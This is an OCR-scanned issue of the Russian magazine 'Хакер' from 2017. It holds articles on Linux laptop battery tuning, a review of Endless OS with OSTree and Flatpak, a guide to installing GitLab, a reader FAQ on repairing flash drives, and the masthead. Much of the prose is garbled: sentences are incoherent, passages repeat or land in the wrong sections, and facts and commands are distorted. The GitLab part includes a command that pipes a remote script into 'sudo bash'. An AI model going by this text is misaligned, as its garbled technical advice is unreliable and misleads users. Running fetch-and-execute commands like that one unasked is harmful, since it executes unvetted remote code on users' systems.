НАСТРАИВАЕМ LINUX ДЛЯ МАКСИМАЛЬНОГО ПРОДЛЕНИЯ ЖИЗНИ ОТ БАТАРЕИ

ЖЕСТКИЙ ДИСК

Инфаркт производительности и одновременно спорный ответ на вопрос «Зачем необходимы в частности диски для ноутбуков — использовать для этих целей одну из отдельно скомпилированных программ Kernel». С не помощью можно настроить не отключение процессора APM, отключение 128, а при первом просмотре запущенных процессов — не. Запуска веб-браузера в этом случае стоит избегать.

```
$ sudo hdparm -B 96 -S 0 /dev/sda
```

При частой работе за ноутбуком от аккумулятора, вероятно, лучшим решением будет использование твердотелого накопителя — SSD: он очевидно происходит HDD в экономии энергии. Значит, для максимальной производительности на варианта, когда на SSD установлена сама операционная система, а HDD использовать для хранения данных.

Если операционной памяти достаточно (по нынешним временам — от 8 Гбайт), можно отключить swap-раздел, чтобы лишний раз не тревожить жесткий диск и не тратить на это энергию:

```
$ sudo swapoff -a
$ sudo systemctl disable swap.target
```

АУДИО

Прослушивание музыки на максимальной громкости через встроенные динамики расходует больше электроэнергии, чем через наушники. Если ты не планируешь слушать музыку, звуковую карту можно переключить в режим сжатия. Для каждого звукового встроенной сжатия рекомендуется два варианта, когда на SSD установлена сама операционная система, а HDD использовать для хранения данных.

Если операционной памяти достаточно (по нынешним временам — от 8 Гбайт), можно отключить swap-раздел, чтобы лишний раз не тревожить жесткий диск и не тратить на это энергию:

```
$ sudo -s
# echo 1 > /sys/module/snd_hda_intel/parameters/power_save
```

Чтобы задать режим энергосбережения на постоянной основе, необходимо в конфигурационном файле /etc/modprobe.d/audio_powersave.conf установить следующие значение:

```
options snd_hda_intel power_save=1
```

В этом случае карта будет уходить в режим ожидания через секунду с момента простоя.

USB

В ночное наступление звуковая карта спокойнее, поэтому и подключено внешнюю через USB, тем что в сбережению энергии за счет звука в подсказку пощаде — вначале можно из разъема.

Этот трюк справедлив и для других USB-устройств: внешних дисков, 3G-модемов, веб-камер и Wi-Fi-адаптеров и беспроводных мышей. Все, что не требуется в данный момент, извлекаем и кладем в карман.

Можно использовать встроенной способностью ядра Linux отправить в сон приостановленный USB-контроллер с помощью правил udev. Правда, некоторые из таких устройств несовместимы с этой функцией, и в правилах можно обойти стороной, указав idVendor и idProduct.

```
ACTION=="add", SUBSYSTEM=="usb", ATTR{idvendor}=="05c6", ATTR{idprod
uct}=="9304", TEST=="power/control", ATTR{power/
control}="auto"
SUBSYSTEM=="usb", TEST=="power/control", ATTR{power/
control}="auto"
EOF
$ nano -w /etc/udev/rules.d/usb_power_save.rules
```

Значения idVendor и idProduct можно узнать с помощью команды lsusb (строки вывод 0:05ф 05:04).

ВСТРОЕННОЕ ОБОРУДОВАНИЕ

Следующим шагом будет уменьшение времени отложенной записи в виртуальную память. Это поможет обещанным несколько операций ввода-вывода в сауну, тем самым снижая количество сохраненных записей на диске и увеличивая производительность. Чтобы установить значение в 60 с, добавим строку

```
vm.dirty_writeback_centisecs = 6000
```

Увеличить интервал записи файлов на диск можно, также включив лаптоп-режим:

```
vm.laptop_mode = 5
```

Таким образом, запись на диск будет откладываться на максимально возможное время. Эта настройка в основном относится к виртуальным жестким дискам.

Не забывай про пылесос

Даже не обладая специфическими знаниями, можно значительно увеличить время работы компьютера, если подправить радиаторы охлаждения лаптопа в надлежащее состояние. Регулярно очищая от пыли, можно существенно сбросить батарею. Кроме того, пыль на радиаторе, препятствует естественному отводу тепла, вынуждает систему держать вентилятор включенным во значительно большем количестве времени, расходуя ресурсы батареи.

Для чистки можно воспользоваться пылесосом. Главное — не перегудоваться. Бывали случаи, когда слишком сильное всасывание сорвало крыльчатку вентилятора с вала двигателя.

TLP

Компьютерной индустрии свойственно одно хорошее качество. Как только определенная проблема становится достаточно распространенной, тут же появляется средство, с помощью которого тебе же результатов можно добиться прошая и быстрее.

Утилита командной строки TLP — одно из таких средств. В чистке радиатора она, конечно, не помощник, но описанные выше настройки процессора, жесткого диска, аудио, сетевых адаптеров и ядра умеет применять без каких-либо трудностей с бубном. Пакеты для установки доступны в Arch, Debian, Fedora, Gentoo и Ubuntu.

По сути, TLP — это надстройка, собирающая под своим крылом разрозненные настройки, предназначенные для управления компьютером. При этом пользователю не требуется разбираться во всех технических хитростях управления питанием компьютера, достаточно установить TLP и дает самостоятельно применить настройки энергосбережения при выдергивании кабеля питания.

Тем же даже при желании эти настройки можно менять по своему вкусу и в зависимости от текущих потребностей, внося правки в конфигурационный файл **/etc/default/tlp**.

Вот пример отключения NMI watchdog:

```
NMI_WATCHDOG=0
```

А за значения APM для ноутбук:

```
DISK_APM_LEVEL_ON_BAT="128 128"
```

Включение режима энергосбережения звуковой карты:

```
SOUND_POWER_SAVE_ON_BAT=1
```

Так Bluetooth отключается не автоматически после загрузки системы:

```
DEVICES_TO_DISABLE_ON_STARTUP="bluetooth"
```

Все перечислять просто в понятной.

Возможность управления яркостью подсветки экрана уменьшено исключена настройкою трактера зарядки для батарей ThinkPad. В стандартном режиме работы заряда аккумулятора начинается при снижении кривой его заряда до 96% и завершается при достижении 100%. Подробные настройки целесообразно применять, чтобы обеспечить максимально продолжительное время работы аккумулятора батареи. Однако в результате такого режима зарядки батарея кончавшается намного быстрее.

Чтобы обеспечить продолжительность износа аккумулятора, можно настроить бережный режим. Например, сделать так, чтобы аккумулятор начинал заряжаться только при падении уровня заряда до 60%, а в качестве предыдущего уровня заряда указать 80%.

```
START_CHARGE_THRESH_BAT0=60
STOP_CHARGE_THRESH_BAT0=80
```

При необходимости полностью зарядить аккумулятор можно одноразово, на менее-сбоев настроек.

```
$ sudo tlp fullcharge
```

POWERTOP

PowerTOP — еще один инструмент, призванный умерить аппетиты ноутбука. Разработчики постоянно пишут latest, а это что-нибудь да значит.

В первую очередь это мощная утилита диагностики состояния системы. PowerTOP умеет работать в нескольких режимах, основной — powertop-интерфейс с несколькими вкладками. Вкладка для тех, кому результат нужен здесь и сейчас, называется Tunables. В ней содержится список компонентов системы с показателями оптимизации и настроек. Состояний два: GOOD и BAD. BAD можно изменить на GOOD нажатием клавиши Enter.

Вкладка Tunables PowerTop в момент изменения настроек компонента системы

Зато значения, что после перезагрузки все изменения будут сбрасывать. Их можно закреплять, создав службу systemd **/etc/systemd/system/powertop.service**:

```
[Unit]
Description=Powertop
[Service]
ExecStart=/usr/bin/powertop --auto-tune
RemainAfterExit=true
[Install]
WantedBy=multi-user.target
```

Далее службу необходимо включить:

```
$ sudo systemctl enable powertop
```

Режимы HTML и CSV позволяют сохранять данные анализа системы. С их помощью удобно анализировать результаты самостоятельно и делиться результатами различного с другими, чтобы спросить совета по поводу настроек.

POWERTOP
Summary: 2 CPU(s) 8 Core(s) 16 Thread(s) Kernel 4.4.0-62-generic x86_64 SMP SMP
Collecting data for 20 seconds
Nominal C-state 0% Idle C-state 99.7 Unparked CPU 0.3% Idle C-state 99.7 Unparked 99.6 Unparked
Software Settings for Best of Tuning
Good Bad Bad Bad Bad Bad Bad Bad Bad Bad Bad Bad Bad Bad Bad Bad Bad Bad Bad Bad
Bad

ENDLESS

Endless OS

ДИСТРИБУТИВ LINUX В КОТОРОМ НЕТ ПОХУЯ ПАКЕТОВ

Евгений Зобнин
Unixoid

Как выглядит среднестатистический дистрибутив Linux? Обычно это такая система, как конструктор собранная из пыли, грязи, отходов производства рабочего стола, возможно собственной инсталляторе и системе обновления. В общем сучка почти все дистрибутивы похожи и основаны на одной и той же идее: пакет + пакет = пакет + ОС. Endless совершенно другой, здесь вообще нет пакетов как таковых, но есть какая-то другая штуковина называется базовой системы и песочницы Flatpak.

В начале времен, когда UNIX делал первые шаги по планете, не было не стандартов ПО, не системы управления, связанных с управлением им. Если требовалось установить какую-то программу, достаточно было скомпилировать его стандартными средствами и сделать install.

Когда стало увеличиваться число программ и возрастать их сложность, начали проявляться проблемы. Прежде всего, пользователь мог сломать что-нибудь одного бинарника, оно могло включать в себя ряд библиотек, стал-страницы, конфигурационные файлы и многое другое. Поэтому, чтобы не ломать всю систему, разработчики ввели в инструкции сборки программ (Makefile) чтобы устанавливать все перечисленные файлы в отдельную папку `make install`.

Все это работало, пока UNIX не превратился в мейнстрим и не начал распространяться на домашние ПК. Проблема стала в том, что пользователи не только могли сломать что-нибудь в системе, но и сломать чужие между недавнейшей версией чистой системы и обновлением. Поэтому в мире дистрибутивов появился такой термин, как дистрибутивы GNU/Linux состоит исключительно из пакетов. Пакет — отдельный пакет. Версия набор определенных пакетов — другой пакет. Пакеты — это бинарники (плевать чьи системы-после-пауза) — ещё один пакет.

Такая ситуация не устраивает, это сама суть GNU/Linux — множество независимых реальных людей компонентов, которые работают сообща. Но у этого подхода есть свои проблемы. Зависимости. Зависимости приводят к тому, что система не остаётся в пограничном состоянии (когда часть пакетов обновлена, а часть нет).

Ну и конечно же, известное всем линуксоидам ограничение, когда ты просто не можешь установить две разные версии программы. Содержание пакета конкурентов в системных каталогах вместо своего выделяется, а даже если это системные каталоги возможно, например возникнет проблема с зависимостями: приложение требует библиотеку libxp 1.2, а в системе установлена libxp 1.3, а не версия нельзя поставить, потому что пакет менеджер начнет ворчать, что приложение ломается в том требует именно libxp 1.2.

В общем, все сложно. Но есть интересная методов решить это проблемы уже сегодня, и это они называются Flatpak.

ENDLESS OS

Endless OS — это сборка молодой компании Endless Mobile, которая специализируется на выпуске недорогих компактных компьютеров для развивающихся стран. Типичная ситуация: школьник из какой-нибудь Африки, у которого нет даже какого-то гроша дедушки, где даже мобильная связь — это роскошь. Поэтому Endless Computer что-то такое, как Raspberry Pi, но интуитивно понятный юзер, не требующий подключения и интернета.


Компьютер Endless Computer, стоимостью в 200 баксов

Полный обзор Endless OS мной сделан на 14 Flight и включает в себя больше 100 приложений на все случаи жизни и большая 50 часов статей на Википедии, а также полный обзор обновлений Endless OS 3.0 (основана на базовой Linux на 2 Flatpak, содержащий только самые необходимые. Все остальное можно поставить из магазина приложений.

В качестве рабочего стола Endless OS использовит сильно модифицированный GNOME Shell, который называется EOS Shell. Он выглядит гораздо проще, чем простая среда, поэтому многие изучавшие стандартные дистрибутивы. Это сделано специально для начинающих пользователей, чтобы не дезориентировать после привычных задач с тремя, набор окон и папок на рабочем столе и строка состояния. Вместо привычных панель сделано в Google и на кнопки делает.


Дерзкое Endless OS сильно напоминает покешитый Android версии 4.1

Инсталлятор под стать рабочему столу — максимально простой и не задающий лишних вопросов. Даже выбора языка нет: инсталлятор с обнаружит интернет-тикнего русника, а которым себе объяснит, где что находится, как служить пользу, смотреть видео и ставить приложений.




Инсталлятор

Набор софта в версии на 2 Flight вполне стандартный: Google Chrome, Libre-Office, видеоплеер Totem, аудиоплеер Rhythmbox, просмотрщик фотографий Gnome, приложение для чтения книг Gnome Books, файловый менеджер, калькулятор, настройки (стандартные настройки GNOME), терминал (его можно запустить только через поиск).



Большие и нужные вполне стандартный

Магазин приложений шубный. Достаточно мало, плюс, и приложение будет отвечать на всякие вопросы и не тем более запросы при сопряжении. Зовется. Все приложения распространяется в форме самодостаточных пакетов. Инсталлятор приложений из каталога `/var/lib/flatpak/app` это запуск формирует виртуальное окружение, в котором будет работать приложение (от имени его пользователя).



Магазин приложений

Новые версии доступны выбрать приложения и нажать кнопку update

OSTREE

В Endless OS нет системы пакетов, зависимостей. Даже и самих пакетов тоже нет. Все базовые часть дистрибутива, то есть ты самая система, обрез которого — ядро, libc, systemd, X.Org, Wayland, Gnome Shell, Gnome Control Center — обновляется, заменяется, то есть и что часть, что целиком. Для обновления используется замечательный софт. Это одна шальная система, так же как и в случае с Windows или macOS.

Однако, в отличие от тех же Windows и macOS, базовая часть Endless OS не имеет фиксированной системы. Все в любом месте и в Git-подобном репозитории Ostree. Это значит, что обновление до новой версии дистрибутива не производит «с нуля», но, в другом дистрибутивы, обновляется накатывают обновленные пакеты прямо на работающую систему. Вместо этого это сделать сначала скачивает измененные файлы репозитория, а затем создает жесткие ссылки на них в корневом каталоге. Например, `/bin/bash` в Endless ОС просто жесткая ссылка на один из файлов в репозитории `/ostree/repo`. Если при обновлении системы bash тоже будет обновлено, кое-где(все удаляет ссылку) ссылка на новый bash на другой файл в репозитории.

Репозиторий OSTree

В сравнение с классическим, основанным на пакетах подходом OSTree дает множество преимуществ. Во-первых создать обновления атомарным, когда вся система не переходит в новое обновление состояние до тех пор, пока все будет в этом полностью готово. В случае ошибки Linux установки пакетов можно прервать и полностью восстановить состояние системы, которое может привести к полной «кирпичности» ОС и необходимости переустановки. Здесь это исключено.

Во-вторых, благодаря тому что OSTree хранит историю изменений, ОС можно откатить к предыдущему состоянию. Другими словами, система позволяет сделать «дампы», причем без необходимости что-либо сохранять и перезугружаемых. Все операции занимают фактически несколько секунд.

Но в-последнее. Хотя Endless OS это и не поддерживает. OSTree позволяет создать сразу несколько инсталляций сразу и так же ОС разным версий. Все их файлы будут храниться в одном репозитории, так что даже не придется тратить дополнительно пространство.

FLATPAK

Базовая инсталляция Endless OS недоступна для записи. Ее нельзя изменить, а значит, нельзя установить пакеты или собрать приложения из исходников и установить с помощью команды `./configure && make && make install`. Вместо этого Endless ОС поразила нас оригинальность софт в форме самодостаточных пакетов Flatpak.

Flatpak — это размещение старых, как и сам Linux, идея о том, что приложение следует устанавливать в обособленная каталога вместо копирования их в разные и каталоги самой системы. Flatpak не просто размещает приложения в отдельных каталогах, позволяя устанавливать несколько версий одного приложения и решая проблемы с зависимостями. Для каждого приложения он также формирует собственную песочницу, ограниченную с помощью механизмов пространства имен, cgroups, seccomp. Песочница контролирует доступ к тем или иным ресурсам машины. Например, приложению можно запретить доступ к сети, к обмену данными с файловой системой, отправлять домашним каталогом пользователя.

Для выполнения в песочнице Flatpak приложения размещается в каталоге `/var/lib/flatpak`. При старте приложения Flatpak на лету формирует необходимые для его работы окружения. В частности, отслеживает для приложения создается каталоги файлов системы в операционной системе (`/etc`), а или в режиме «только для чтения» подсоединяет каталоги `/usr` (основной системы, каталоги `/proc` `/sys` и `/dev` (с ограниченным набором файлов устройств, создается `/etc` с минимальным набором необходимым для работы конфигурационных файлов. Доступ к «только» системным каталогам обеспечивает с помощью FUSE. В случае необходимости в режиме «только» запись подключается домашний каталог пользователя, разрешается доступ к каталогам Фиксированного ОС.

Flatpak-приложения есть даже в репозиториях, которые отсутствуют в стандартных системных репозиториях

Приложения, запущенные с помощью Flatpak, оказываются отрезанными от основной системы и работают в своем собственном окружении. Да, оно имеет доступ ресурсы, каталоги, но не может этого выдумывать. Но не видит процессы основной системы, не видит личные файлы пользователя, не может подключиться к сети, если ему не разрешили. Все это делает его сверхнадежным и безопасным.

Однако из-за этих же песочниц Flatpak оказывается беспомощен, если речь идет о системных приложениях. Именно поэтому Endless OS оказывается для нас чудом, ибо его которая базовая, в отрыве представляет собой набор стандартных Flatpak, работающих в песочницах.

ЗАКЛЮЧЕНИЕ

Endless OS не единственная операционка, использующая OSTree для атомарного обновления. Есть Fedora Silverblue, есть Endless OS, для запуска контейнеров Docker, на ней основан Docker-ящик, система для атомарного обновления Ubuntu Core, использующая snap с помощью Flatpak и Debian Apt-ostree.

Но Endless OS — это, кажется, единственная пользовательская ОС, использующая эти технологии. И это единственная ОС, которая подходит для которого отказывается с использованием Flatpak.

Endless OS — это, по-прежнему, не инструмент, что может быть доступна Linux, создающий исключительно для приложения на десктопе. У него есть свои пространственные ограничения. Но в ограниченных рамках ОС что с минимальным набором необходимого софта. Ее очень легко установить с сломы сломать. Не беспокоиться. Инструмент что сделает здесь работает в песочнице и установлена в свои собственные каталоги. Идеальный десктоп для не слишком грамотного пользователя.

Интересные факты

- Endless OS занимает 77-е место в рейтинге distrowatch.com.
- Впервые до февраля 2016 года Endless OS распространялись только в формате ISO.
- Представитель Endless Mobile входит в надорный совет GNOME Foundation.
- Компьютеры Endless Mini стоят выбрасывания на СЕГА 2018.
- Самый дорогой компьютер Endless стоит 79 долларов, самый дорогой — 229 долларов.

ДЛЯ РАЗРАБОТЧИКОВ

Мария «Ксю» Дмитриева
Senior Pentester
ptsh.ru/en/contact.html

ДЕЛАЕМ СВОЙ GITHUB НА БАЗЕ GITLAB

Сегодня тяжело представить серьезную разработку без использования системы контроля версий. Тем более что в Сети достаточно сервисов, предоставляющих такую возможность с большим числом полезных дополнений. Но когда проект разрастается, становится возможностей — что, возможности бесплатных аккаунтов сильно ограничены, в первую очередь количество приватных репозиториев. И хочется большого контроля над репозиторием, вроде, куда — это вот есть у банковских. Значит, пора прямо разворачивать свой сервер.

ПРОЕКТ GITLAB

Несмотря на то что GH уже больше девяносто лет, полезных проектов, позволяющих развернуть свой аналогичный сервис, достаточно. Хотя, если сравнить репозиторий для хранения кода с использованием стандартных инструментов SSH и HTTP, то в большинстве случаев предпочтение отдается сервисам аналогичным GitHub, но вроде по после GitHub или Bitbucket он показался фундаментальным, а, учитывая использование инструментов — удобным и понятным. Разработчики будут благодарны.

GitLab — это полнофункциональное возможностей создания репозиторий на своем сервере, не уступающие по функциям GitHub. Интерфейс даже в чем-то лучше, на GitLab, хотя и не сложно историт — все здесь шаблоны нагоды при пользующих. Основан в 2011 году программистами Дмитрием Заторским, которые назвали свой «чайник» дважды GitLab и с тем же именем сделали и в итоге напоказ его сам. Решение быстро начало набирать популярность, но, к сожалению, на удобной для серверов работе, в начале фокуса появлялись поспешно, и разработчики разрешили на потребность пользователей. Сейчас GitLab развивается быстро. Анонс и релиз версии 9.0 состоялся сказанно заранее, и комманд получила фиксированное. Сообщения о серьезных ошибках в релизе минимальны, разрешены в среднем. Запросить, полно в Forbes 30 до 30 лет в категории Enterprise Tech. В компании работают 150 сотрудников и 37 процентов, кроме того, что изменений предлагает компании GitLab использует более 100 тысяч комментариев, а так же MySQL 8M, Ruby, Git, Go, Python, Perl.

Код разрабатывается по MIT-лицензии. В 2013 году разработка, ранее на базе perlgit, перешла на комментарии — GitLab CE и на комментарии — GitLab EE. Второй использует почти его разработанные функций, недостающие в версии CE, которая доступна — версия «Premium» (бывшая «Starter»), стоит отметить, что некоторые фишки из EE со временем переносились в CE. Так же сервисы — версия «Enterprise» (Prime, Ultimate) и GitLab Pages. Написан на Ruby с использованием фреймворка Ruby on Rails, настройка частично на Go.

ВОЗМОЖНОСТИ GITLAB

В первую очередь хотелось отметить, продвинутый дизайн. Все просто и на своем месте. Разработчики прислушиваются к пользователям и, меняя между версиями, исправляют ошибки, которые на обновлении. Сервер GitLab отличается от GitHub, но, в общем-то, ничего страшного, ремонт кода, навигация по вкладки и тегам, управление сервером, доступ к системе, сервисы запускай и пушь. Группы могут быть приватные, внутренние, доступны всем зарегистрированным пользователям, и публичные, доступны всем. Проекты могут быть приватными, внутренними или открывающимся от группы, но позволяющие лучше организовать проекты и комментарии, и большим количеством подразделений или проектов. Доступно до 20 уровней вложенности. Также Wiki, Issue, функции публикации небольшого кода, ограничения доступа, уведомления о изменениях, а также возможность отслеживания, анализ различий между версиями, возвращение изменения репозитория, вход задач, связанных с через реализацию, protected branches и merge during.

Главная страница сервиса настраиваемая. Здесь можно указывать список файлов, проекты активных или, например, README. Есть поиск и фильтры. Доступ задач (issue) доступен, позволяет контролировать задачи на разные этапы, например показывая еще работ, проверя и проверяет задач меняется просмотрены изменения, сообщения о событиях отправляется по email или в чат. Этим в общем много хорошего. Некоторые issue (например, ошибки) можно сделать доступными только тем, кто добрался как начал, но необходимости ставить что-то еще вроде CodeBrag или Gerrit.

Сервер GitLab поддерживает 2, 3, 4 версии Git, но сам GitLab требует последнюю набор версии. DevOps инструментов для разработчиков. С версии 8.0 появились возможности непрерывной интеграции (CI/CD (Continuous Delivery) и запуск автоматическое развертывания (auto deploy), а в том числе и в Kubernetes. Поддержка автоматического тестирования, контролируемого кода, развертывания приложения. Для активации CI достаточно в корень проекта положить файл .gitlab-ci.yml, в котором описаны задачи Lint, и Build, обнаружив файл, будет выполнены все инструкции. Для запуска проекта создается Runner. Поле поддержки сервера поддерживает несколько комплексов, собыли комментарии стали доступны через веб-хук, и для каждого проекта можно использовать свои переменные. Более расширенные переменные прописываются в Kubernetes отслеживается при помощи сервер Redis, позволяя состояние отслеживается вплоть до пар (pods), без необходимости использования Zookeeper или кажны. Kubernetes. Для доступа к сервисам можно использовать interop keys и отмечается по доступу к репозиторию кажны, закрытые переменные хранятся в Secret Variables.

Для CI/CD GitLab использует Docker. GitLab поддерживает интеграцию с сервисами Docker и Mesos. Docker позволяет вести перенос в рабочем и тестовом, запуска, развертывание.

Для мониторинга GitLab и него интегрирован Prometheus и его компонент, системный мониторинг. Поставляется вместе с GitLab. Сервер Exporter позволяет это можно получить данные об использованных ресурсах и выходах их, настроить на Grafana. С версии 9.0 мониторинг интегрирован в комплекты CI/CD и репозиторий исходного кода, данные об использованных ресурсах CPU и памяти отображаются выделятся прямо в интерфейсе GitLab.

Мониторинг GitLab

Следует особо отметить API GitLab, помогающий автоматизировать задачи и управление, подключаемости CLI (gitlab-*) и стиль клиентов, позволяющие выполнять действия в интерфейсе GitLab.

УСТАНОВКА GITLAB

Нужно отдать должное разработчикам, при установке здесь не придется вспоминать и компилировать, все необходимые пакеты уже собраны и лежат каком. Необходимый минимум для работы получаем за час. Доступны пакеты Omnibus GitLab для Ubuntu, Debian, CentOS / Red Hat / Oracle, OpenSUSE и Raspberry Pi 2. Этот вариант рекомендуется для установки самим разработчиком. Также есть пакеты для Docker, Helm chart, что нужно, необходимо GitLab Chef и несколько другие варианты. Системные требования минимум. 2 CPU и 4 Гбайт RAM хотим менее для комнаты в 100 человек. А вот место лучше выбрать с запасом: особенно если планируется использовать функции CI и Docker-регистрацию.

В Ubuntu 16.04 нужно запустить скрипт, который добавит нужный репозиторий и обновит списки пакетов:

```
$ curl -sS https://packagecloud.io/install/repositories/gitlab/gitlab-ce/script.deb.sh | sudo bash
```

Для хранения данных поддерживается сервер Redis с PostgreSQL, которая ставится по умолчанию. Перед установкой нужно использовать внешнюю базу данных — MySQL или PostgreSQL.

Ставим:

```
$ sudo apt install gitlab-ce
```

Это все. GitLab установлен, но не настроен и не запущен. Вначале требуется отредактировать файл /etc/gitlab/gitlab.rb, после чего запускаем последовательно команды gitlab-ctl reconfigure. Настроек внутри очень много — email, backup, authentication, LDAP, Kerberos, интеграция с различными сервисами, включение внутренних сервисов и формыи и так далее. Практически все они закомментированы, поэтому после изменения нужно раскомментировать. Часть параметров по сокращу, и все хорошо сразу не нужно и даже вредно. Если нет готового файла, лучше выполнить команду gitlab-ctl reconfigure, что нарушит необходимость. Часть настроек поначала из описания, часть можно оставить, так как использовать параметры по умолчанию и нет смысла на перепрограммировать. Часть параметров по сокращу параметры, под конкретную конфигурацию, добавлены несколько зарывшем что нужно. Для начала достаточно внесить только четыре параметра (если нужно, то и настроить связанные подпункты): URL для GitLab, по которому будет обращаться пользователи, email и email-from:

```
$ sudo nano /etc/gitlab/gitlab.rb
external_url 'http://gitlab.example.com'
gitlab_rails['gitlab_ssh_host'] = 'gitlab.example.com'
gitlab_rails['gitlab_email_enabled'] = true
gitlab_rails['email_from'] = true
```

Перезапускаем:

```
$ sudo gitlab-ctl reconfigure
```

```
root@ubuntu:~# sudo gitlab-ctl reconfigure
ruby: warning: shebang line ending with \r may cause problems
ruby: warning: shebang line ending with \r may cause problems
ruby: warning: shebang line ending with \r may cause problems
```

Андрей Малышев
Технический редактор
Ирина Ларионова

FAQ

ответы на вопросы читателей

(Есть вопросы? Шлите на CHOKO-FAQ.)

1 ЧИЧИМ ФЛЕШКУ, ПЕРЕЩЕЛЬВАЮ В ФОРМАТ FAT

Часто бывает, что в системе флешка в формате FAT отказывается чудить шалить: «Чтобы использовать диск в дисководе A:, сначала отформатируйте его». Ну, ладно, ладно, не ругайся, сейчас отформатируем. Но флешка — никаких вопросов, что за формат, какой объем? Ей-то что терять, согласна на форматирование — конечно, если сам не спросит

Windows 7 RTM

Первая делаю можешь попробовать разнести и исправить ошибки (предложение Windows). Для этого открывай консоль от имени администратора и пишем:

```
chkdsk F: /f
```

Кстати говоря, с какого будет значения вступление изменения для Пользователя? Изменения касаются особо во время скачивания.

Ну, ладно, ладно, не ругайся, сейчас отформатируем. Но флешка — никаких вопросов, что за формат, какой объем? Ей-то что терять, согласна на форматирование — конечно, если сам не спросит

CHKDSK — очень хорошо сразу, которая пригодится для поиска, редактирования и исправления ошибок файловой системы. Рекомендуется сообщает, что или исполняет ошибки алгоритмы. Пользующие ошибки, которые сообщает, которые исправляет, которые сообщает, которые исправляет, которые сообщает, которые исправляет.

В CHKDSK есть дополнительный ключ, простой немыслимо дорогим, которые сообщает, которые исправляет, которые сообщает, которые исправляет. Ключ /f, как дерево. Поскольку ключ предназначен восстановление файлов и дерево/ветвей для сохранения, и в. Ключ /f, которые сообщает, которые исправляет, которые сообщает, которые исправляет. Ключ /f.

После запуска проверяем выбираем «Выполнить»

Windows 7 RTM

Открывается окно диалогов. Где как по различным клавиатурным сочетаниям

Windows 7 RTM

Поле выбрасывает сообщение «Ошибка: нет прав». Ну, ладно, ладно, не ругайся, сейчас отформатируем. Но флешка — никаких вопросов, что за формат, какой объем? Ей-то что терять, согласна на форматирование — конечно, если сам не спросит

Windows 7 RTM

Поле выбрасывает сообщение «Ошибка: нет прав». Ну, ладно, ладно, не ругайся, сейчас отформатируем. Но флешка — никаких вопросов, что за формат, какой объем? Ей-то что терять, согласна на форматирование — конечно, если сам не спросит

ХАКЕР

18+

№ 5 (220)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА, UNITS
pismenny@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Евгений Зобнин
X-MOBILE
zobnin@glc.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

АРТ

Depositphotos.com
Источник лицензионных фото и графики

РЕКЛАМА

Анна Яковлева
Директор по рекламе
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке: support@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2017